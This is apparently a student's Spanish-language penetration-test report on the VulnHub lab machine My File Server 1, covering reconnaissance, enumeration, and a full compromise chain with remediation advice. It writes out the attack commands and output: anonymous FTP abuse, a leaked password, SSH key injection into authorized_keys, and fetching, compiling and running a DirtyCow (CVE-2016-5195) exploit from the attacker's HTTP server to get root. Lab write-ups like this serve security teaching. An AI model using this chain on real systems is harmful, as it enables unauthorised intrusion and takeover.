

ACTIVIDAD 13: Red team report: pentesting de My File Server 1

PROGRAMACION WAP

JESÚS ISRAEL MARTÍNEZ ESCOBEDO - 175325

Indice

Contenido

1. Resumen Ejecutivo	2
2. Alcance.....	2
3. Metodología Aplicada.....	2
4. Fase 1: Reconocimiento	3
4.1 Descubrimiento de Host (netdiscover)	3
4.2 Enumeración de Puertos y Servicios (nmap)	4
5. Fase 2: Enumeración.....	7
5.1 Enumeración SMB (smbmap)	7
5.2 Escaneo Web (nikto)	7
5.3 Divulgación de Credenciales (readme.txt)	7
6. Fase 3: Explotación	8
6.1 Acceso FTP Anónimo	8
6.2 Inyección de Clave SSH (SSH Key Injection)	9
6.3 Acceso SSH como Usuario smbuser.....	10
7. Fase 4: Escalada de Privilegios.....	11
7.1 Reconocimiento del Sistema (Post-Acceso).....	11
7.2 Descarga y Compilación del Exploit DirtyCow (CVE-2016-5195).....	11
7.3 Ejecución del Exploit y Obtención de Root.....	12
8. Análisis de Impacto.....	13
9. Recomendaciones.....	14
9.1 Crítico — Inmediato.....	14
9.2 Alto — Corto Plazo.....	14
9.3 Medio — Largo Plazo	14
10. Tabla de Hallazgos.....	14

1. Resumen Ejecutivo

El presente informe documenta los resultados de una prueba de penetración (Red Team) realizada sobre la máquina virtual vulnerable denominada My File Server 1, desarrollada por Armour Infosec y disponible en VulnHub.

Durante la evaluación se identificaron múltiples vulnerabilidades críticas que permitieron comprometer por completo el sistema objetivo, obteniendo acceso root y recuperando el archivo de prueba /root/proof.txt. La cadena de ataque abarcó desde el reconocimiento de red hasta la escalada de privilegios mediante la explotación de DirtyCow (CVE-2016-5195).

Entre los hallazgos más relevantes están: acceso FTP anónimo con permisos de escritura, credenciales expuestas en un archivo de texto accesible públicamente vía HTTP, inyección de clave SSH a través del directorio FTP del usuario, y un kernel Linux desactualizado vulnerable a escalada de privilegios local.

2. Alcance

Objetivo: My File Server 1 (VulnHub) — IP 192.168.100.147

Atacante: Kali Linux — IP 192.168.100.117

Tipo de prueba: Caja negra (Black Box) — sin conocimiento previo del sistema

Autorización: Entorno de laboratorio académico controlado (sin sistemas en producción involucrados)

Período: Octubre 2026

Los servicios en alcance incluyen todos los puertos y servicios expuestos por la máquina objetivo en la red local 192.168.100.0/24, incluyendo FTP, SSH, HTTP, SMB y NFS.

3. Metodología Aplicada

La prueba de penetración siguió las fases estándar de un engagement de Red Team, alineadas con metodologías reconocidas como PTES (Penetration Testing Execution Standard):

- Fase 1 – Reconocimiento: Descubrimiento de hosts activos en la red y enumeración de puertos y servicios.
- Fase 2 – Enumeración: Análisis profundo de los servicios identificados para detectar versiones, configuraciones y posibles vectores de ataque.
- Fase 3 – Explotación: Aprovechamiento de las vulnerabilidades encontradas para obtener acceso inicial al sistema.
- Fase 4 – Escalada de Privilegios: Elevación de privilegios desde usuario estándar hasta root mediante exploit local.
- Fase 5 – Post-Explotación y Evidencia: Captura del archivo proof.txt como evidencia de control total del sistema.


4. Fase 1: Reconocimiento

4.1 Descubrimiento de Host (netdiscover)

Se utilizó la herramienta netdiscover para identificar los hosts activos en el segmento de red 192.168.100.0/24. El comando ejecutado fue:

```
netdiscover -r 192.168.100.0/24
```

Resultado: Se identificó la máquina objetivo con la dirección IP 192.168.100.147 y dirección MAC 08:00:27:0A:89:D4 (VirtualBox), confirmando que el target se encontraba activo en la red local. La IP del atacante (Kali Linux) quedó registrada como 192.168.100.117.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.100.1	78:57:73:d9:59:93	12	720	HUAWEI TECHNOLOGIES CO.,L
192.168.100.152	30:68:93:75:bf:b8	15	900	TP-Link Systems Inc.
192.168.100.151	30:68:93:75:bf:b8	1	60	TP-Link Systems Inc.
192.168.100.105	90:2c:09:0f:bd:fc	5	300	Apple, Inc.
192.168.100.99	08:71:90:d5:ef:44	1	60	Intel Corporate
192.168.100.102	9c:c8:e9:bd:36:d5	1	60	Amazon Technologies Inc.
192.168.100.115	96:ad:72:1c:46:e6	1	60	Unknown vendor
192.168.100.107	f8:87:f1:e1:0d:76	1	60	Apple, Inc.
192.168.100.147	08:00:27:4e:85:6b	1	60	PCS Systemtechnik GmbH
192.168.100.106	66:e1:b4:72:fd:6f	1	60	Unknown vendor
192.168.100.142	9c:37:cb:f0:49:05	1	60	Sony Interactive Entertai
192.168.100.101	4c:a9:19:91:fc:0c	1	60	Tuya Smart Inc.
192.168.100.103	98:cc:f3:7e:b9:18	1	60	Amazon Technologies Inc.

4.2 Enumeración de Puertos y Servicios (nmap)

Se realizó un escaneo completo de puertos con detección de versiones para obtener un panorama completo de la superficie de ataque:

```
nmap -p- -sV 192.168.100.147
```

```
(kali㉿kali)-[~]
$ nmap -p- 192.168.100.147 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 02:55 -0400
Nmap scan report for 192.168.100.147
Host is up (0.00054s latency).
Not shown: 64431 filtered tcp ports (no-response), 92 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:4E:85:6B (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.59 seconds
```

```
(kali㉿kali)-[~]
$ nmap -A 192.168.100.147
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 02:58 -0400
Nmap scan report for 192.168.100.147
Host is up (0.0032s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx   3 0      0      16 Feb 19  2020 pub [NSE: writeable]
|
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.100.117
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-title: My File Server
```

```
|_http-title: My File Server
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
111/tcp open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|   100000  3,4        111/udp6   rpcbind
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/tcp6  nfs
|   100003  3,4        2049/udp   nfs
|   100003  3,4        2049/udp6  nfs
|   100005  1,2,3      20048/tcp  mountd
|   100005  1,2,3      20048/tcp6 mountd
|   100005  1,2,3      20048/udp  mountd
|   100005  1,2,3      20048/udp6 mountd
|   100021  1,3,4      37293/udp6 nlockmgr
|   100021  1,3,4      48114/tcp6 nlockmgr
|   100021  1,3,4      55098/tcp  nlockmgr
|   100021  1,3,4      60887/udp  nlockmgr
|   100024  1          51355/udp6 status
|   100024  1          52640/udp  status
|   100024  1          59623/tcp6 status
|   100024  1          60387/tcp  status
|   100227  3          2049/tcp   nfs_acl
|   100227  3          2049/tcp6  nfs_acl
|   100227  3          2049/udp   nfs_acl
|_ 100227  3          2049/udp6  nfs_acl
445/tcp open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open  nfs_acl      3 (RPC #100227)
2121/tcp open  ftp          ProFTPD 1.3.5
```

```

2121/tcp open  ftp          ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
MAC Address: 08:00:27:4E:85:6B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.4 - 3.10 (98%), Synology DiskStation Manager 5
.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 2.6.32 (94%), Linux 3.2 - 3.1
0 (94%), Linux 3.2 - 3.16 (94%), Linux 3.2 - 4.14 (94%), Linux 3.10 (93%), Li
nux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: FILESERVER; OS: Unix

```

```

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m29s, median: -1s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|_ System time: 2026-10-01T12:29:19+05:30
| smb2-time:
|   date: 2026-10-01T06:59:18
|_ start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required

```

TRACEROUTE

TRACEROUTE

```

HOP RTT ADDRESS
1 3.21 ms 192.168.100.147

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds

Puerto / Protocolo	Servicio	Versión
21/TCP	FTP	ProFTPD 1.3.5
22/TCP	SSH	OpenSSH 7.4 (protocol 2.0)
80/TCP	HTTP	Apache httpd 2.4.6 (CentOS)
111/TCP	RPCbind	rpcbind 2-4 (RPC #100000)
139/TCP	NetBIOS-SSN	Samba smbd 3.X-4.X
445/TCP	Microsoft-DS	Samba smbd 4.9.1
2049/TCP	NFS	nfs 3-4 (RPC #100003)
20048/TCP	NFS Mount	mountd 1-3 (RPC #100005)

El escaneo reveló información adicional relevante: el servidor FTP permite acceso anónimo (anonymous login allowed), el directorio /pub tiene permisos drwxrwxrwx (escritura para todos), y el sistema operativo fue identificado como CentOS/Linux con Samba 4.9.1 (hostname: FILESERVER).

5. Fase 2: Enumeración

5.1 Enumeración SMB (smbmap)

Se enumeraron los recursos compartidos SMB mediante una sesión nula (null session), sin necesidad de credenciales:

```
smbmap -H 192.168.100.147
```

Resultado: Se identificó un recurso compartido llamado smbdata con permisos de READ/WRITE para el usuario smbuser, lo que confirmó la existencia de una cuenta de usuario en el sistema con acceso a recursos de red.

```
(kali@kali)-[~]
$ smbmap -H 192.168.100.147

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.100.147:445      Name: 192.168.100.147      Status: NULL Session
    Disk                               Permissions      Comment
    ---                               -
    print$                            NO ACCESS       Printer Drivers
    smbdata                           READ, WRITE     smbdata
    smbuser                            NO ACCESS       smbuser
    IPC$                              NO ACCESS       IPC Service (Samba 4.9.1)

[*] Closed 1 connections
```

5.2 Escaneo Web (nikto)

Se ejecutó nikto para analizar el servidor web en busca de vulnerabilidades y archivos sensibles:

```
nikto -h http://192.168.100.147
```

Resultado: nikto detectó la existencia del archivo /readme.txt, método HTTP TRACE habilitado, y ausencia de encabezados de seguridad (X-Frame-Options, X-XSS-Protection). El hallazgo más crítico fue el archivo readme.txt con información sensible.

```
(kali@kali)-[~]
$ nikto -h http://192.168.100.147
- Nikto v2.6.0

+ Target IP: 192.168.100.147
+ Target Hostname: 192.168.100.147
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-01 03:10:47 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [600050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

5.3 Divulgación de Credenciales (readme.txt)

Al acceder al archivo `http://192.168.100.147/readme.txt` desde el navegador, se encontró la siguiente información:

Contenido del archivo: "My Password is rootroot1"

Impacto: Esta credencial resultó ser válida para el usuario smbuser identificado previamente mediante smbmap. La exposición de credenciales en texto plano accesibles públicamente representa una vulnerabilidad crítica de divulgación de información (CWE-312).

6. Fase 3: Explotación

6.1 Acceso FTP Anónimo

Se verificó el acceso anónimo al servidor FTP y se confirmaron los permisos de escritura en el directorio /pub:

ftp 192.168.100.147

Usuario: anonymous | Contraseña: (vacía)

Resultado: Acceso exitoso al servicio FTP como usuario anonymous. El directorio /pub presentó permisos drwxrwxrwx permitiendo lectura y escritura sin autenticación.

```
(kali㉿kali)-[~]
$ nmap -A 192.168.100.147
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-01 02:58 -0400
Nmap scan report for 192.168.100.147
Host is up (0.0032s latency).
Not shown: 897 filtered tcp ports (no-response), 9 filtered tcp ports (host-p
rohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   3 0      0      16 Feb 19  2020 pub [NSE: writeable
]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.100.117
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_http-title: My File Server
```

```
(kali㉿kali)-[~]  
$ ftp 192.168.100.147  
Connected to 192.168.100.147.  
220 (vsFTPD 3.0.2)  
Name (192.168.100.147:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||5127|).  
150 Here comes the directory listing.  
drwxrwxrwx   3 0      0              16 Feb 19  2020 pub  
226 Directory send OK.  
ftp> █
```

6.2 Inyección de Clave SSH (SSH Key Injection)

Aprovechando el acceso FTP anónimo y los permisos de escritura, se realizó un ataque de inyección de clave SSH pública para obtener acceso sin contraseña como smbuser:

Paso 1: Generación de par de claves SSH en Kali:

```
ssh-keygen -t ed25519
```

Paso 2: Conexión FTP como smbuser con la contraseña obtenida (rootroot1):

```
ftp 192.168.100.147 → usuario: smbuser | contraseña: rootroot1
```

Paso 3: Creación del directorio .ssh y subida de la clave pública:

```
mkdir .ssh
```

```
cd .ssh
```

```
put /root/.ssh/id_ed25519.pub authorized_keys
```

Resultado: Transferencia exitosa (226 Transfer complete). La clave pública quedó registrada como authorized_keys en el directorio home del usuario smbuser.

```
(kali@kali)-[~]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:g9BbjnnoFu3i8uSd5rrWfJAxcQBC76k24wHCxh4drko kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|   .O   ....   |
|   +   .  .    |
|  .. o .o      |
| o o .o @o     |
| .=.o  X S+    |
| o.o. o +o.    |
| E  * =o..     |
| o  o.O.o+..   |
| .  .+*=+.    |
+---[SHA256]-----+

(kali@kali)-[~]
$
```

```
(kali@kali)-[~]
$ ftp 192.168.100.147
Connected to 192.168.100.147.
220 (vsFTPd 3.0.2)
Name (192.168.100.147:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /home/kali/.ssh/id_ed25519.pub authorized_keys
local: /home/kali/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5246|).
150 Ok to send data.
100% |*****| 91 221.06 KiB/s 00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (15.74 KiB/s)
ftp>
```

6.3 Acceso SSH como Usuario smbuser

Con la clave SSH inyectada, se estableció conexión al servidor sin necesidad de contraseña:

```
ssh -i /root/.ssh/id_ed25519 smbuser@192.168.100.147
```

Resultado: Acceso exitoso al sistema como usuario smbuser. El banner de bienvenida mostró el mensaje de Armour Infosec, confirmando que se trataba de la máquina objetivo My File Server 1.

```
(kali@kali)-[~]
$ ssh smbuser@192.168.100.147
The authenticity of host '192.168.100.147 (192.168.100.147)' can't be established.
ED25519 key fingerprint is: SHA256:ccn0TgE4/OxtSp3oM02gVNYXrps4Zi+XcBgADZnW78
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.147' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                       #
#                               My File Server - 1                          #
#                               Designed By :- Akanksha Sachin Verma         #
#                               Twitter    :- @akankshavermasv              #
#                               #####                                       #
#####

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

7. Fase 4: Escalada de Privilegios

7.1 Reconocimiento del Sistema (Post-Acceso)

Una vez dentro del sistema como smbuser, se identificó la versión del kernel Linux:

```
uname -a
```

Resultado: Linux localhost.localdomain 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64

La versión del kernel (3.10.0-229, compilado en marzo de 2015) es vulnerable a DirtyCow (CVE-2016-5195), una vulnerabilidad de condición de carrera en el mecanismo copy-on-write del kernel que permite a cualquier usuario local escalar privilegios a root.

```
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```

7.2 Descarga y Compilación del Exploit DirtyCow (CVE-2016-5195)

Desde la máquina Kali se preparó el exploit y se sirvió mediante un servidor HTTP temporal:

Kali: `wget https://raw.githubusercontent.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/master/2016/CVE-2016-5195/40616.c -4`

Kali: `python3 -m http.server 8080`

Víctima (smbuser): `wget http://192.168.100.117:8080/40616.c`

Víctima: `gcc -pthread 40616.c -o upslp -lcrypt`

Resultado: Compilación exitosa del exploit (solo advertencias de compilación, sin errores). El binario upslp fue generado correctamente.

```

(kali㉿kali)-[~]
└─$ wget -4 https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
--2026-10-01 03:30:32-- https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

40616.c          100%[=====>] 4.85K --.-KB/s  in 0s

2026-10-01 03:30:32 (12.1 MB/s) - '40616.c' saved [4963/4963]

```

```

(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.117/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 256700sec preferred_lft 256700sec
    inet6 2806:2f0:62a4:fa0c:e713:b709:d260:5b98/64 scope global dynamic noprefixroute
        valid_lft 258610sec preferred_lft 85410sec
    inet6 fe80::4e9:ff99:6881:2680/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5b:11:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 501sec preferred_lft 501sec
    inet6 fe80::faf5:a12e:a66e:5d89/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

```

(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

```

[smbuser@fileserv ~]$ gcc 40616.c -o upslp -pthread
40616.c: In function 'proccselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek(int __fd, __off_t __offset, int __whence) __THROW;

[smbuser@fileserv ~]$ ls
40616.c  upslp
[smbuser@fileserv ~]$

```

7.3 Ejecución del Exploit y Obtención de Root

Se ejecutó el exploit DirtyCow en el sistema objetivo:

./upslp

Resultado: El exploit mostró el mensaje "Popping root shell." y modificó el archivo /etc/passwd para añadir una nueva cuenta con privilegios root. Tras la ejecución, se obtuvo una shell como usuario root.

Se capturó el archivo proof.txt como evidencia de control total del sistema:

cat /root/proof.txt

Hash obtenido: af52e0163b03cbf7c6dd146351594a43

```
[smbuser@fileserver ~]$ ./upslp
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
[root@fileserver smbuser]# cat /root/proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserver smbuser]#
```

8. Análisis de Impacto

El compromiso total del sistema tiene las siguientes implicaciones según el modelo CIA (Confidencialidad, Integridad, Disponibilidad):

Confidencialidad (Crítico)

El atacante obtuvo acceso root completo al sistema, pudiendo leer cualquier archivo del sistema incluyendo /etc/shadow (hashes de contraseñas), claves privadas SSH, archivos de configuración con credenciales, datos de usuarios almacenados en smbdata y NFS. Las credenciales de smbuser estaban expuestas públicamente en texto plano, representando una violación directa de confidencialidad.

Integridad (Crítico)

Con acceso root, el atacante puede modificar cualquier archivo del sistema, instalar backdoors o rootkits, crear usuarios adicionales con privilegios, alterar logs para eliminar rastros de la intrusión, y modificar binarios del sistema. El exploit DirtyCow de hecho modificó /etc/passwd como parte de su mecanismo de ataque.

Disponibilidad (Alto)

El acceso root permite apagar o reiniciar el sistema, detener servicios críticos, cifrar o eliminar datos (ransomware), y saturar recursos del sistema. La disponibilidad de todos los servicios (FTP, HTTP, SMB, NFS, SSH) queda comprometida.

9. Recomendaciones

9.1 Crítico — Inmediato

RC-01 Actualizar el kernel Linux: El kernel 3.10.0-229 (2015) debe actualizarse a la versión más reciente disponible para eliminar la vulnerabilidad DirtyCow (CVE-2016-5195) y otras vulnerabilidades conocidas. Comando: `yum update kernel`

RC-02 Deshabilitar acceso FTP anónimo: Modificar la configuración de ProFTPD para deshabilitar el acceso anónimo. En `/etc/proftpd.conf` establecer: `Anonymous ~ { ... }` fuera de la configuración o añadir `Anonymous off`.

RC-03 Remover credenciales expuestas: Eliminar inmediatamente el archivo `/var/www/html/readme.txt` y auditar todos los archivos accesibles vía HTTP en busca de información sensible.

RC-04 Revisar permisos del directorio FTP: El directorio `/pub` no debe tener permisos de escritura universal (`drwxrwxrwx`). Corregir a permisos restrictivos (`755` o `750`).

9.2 Alto — Corto Plazo

RC-05 Política de contraseñas robusta: Implementar una política de contraseñas que requiera mínimo 12 caracteres con combinación de mayúsculas, minúsculas, números y símbolos. La contraseña 'rootroot1' es trivialmente adivinable.

RC-06 Deshabilitar TRACE HTTP: Configurar Apache para deshabilitar el método TRACE: en `/etc/httpd/conf/httpd.conf` añadir `TraceEnable Off`

RC-07 Implementar encabezados de seguridad HTTP: Añadir encabezados `X-Frame-Options`, `X-XSS-Protection`, `X-Content-Type-Options` y `Content-Security-Policy` en la configuración de Apache.

RC-08 Restringir acceso SMB: Configurar Samba para requerir autenticación y limitar el acceso a la red interna únicamente.

9.3 Medio — Largo Plazo

RC-09 Implementar monitoreo y SIEM: Desplegar un sistema de detección de intrusiones (IDS/IPS) y centralización de logs para detectar actividades sospechosas en tiempo real.

RC-10 Auditorías de seguridad periódicas: Realizar pruebas de penetración y auditorías de configuración de forma regular (mínimo anual) para identificar nuevas vulnerabilidades.

RC-11 Principio de mínimo privilegio: Revisar y restringir los permisos de todos los servicios y usuarios del sistema. Ningún servicio debe ejecutarse con más privilegios de los estrictamente necesarios.

10. Tabla de Hallazgos

#	Vulnerabilidad	Severidad	Evidencia	CVE / CWE	Recomendación
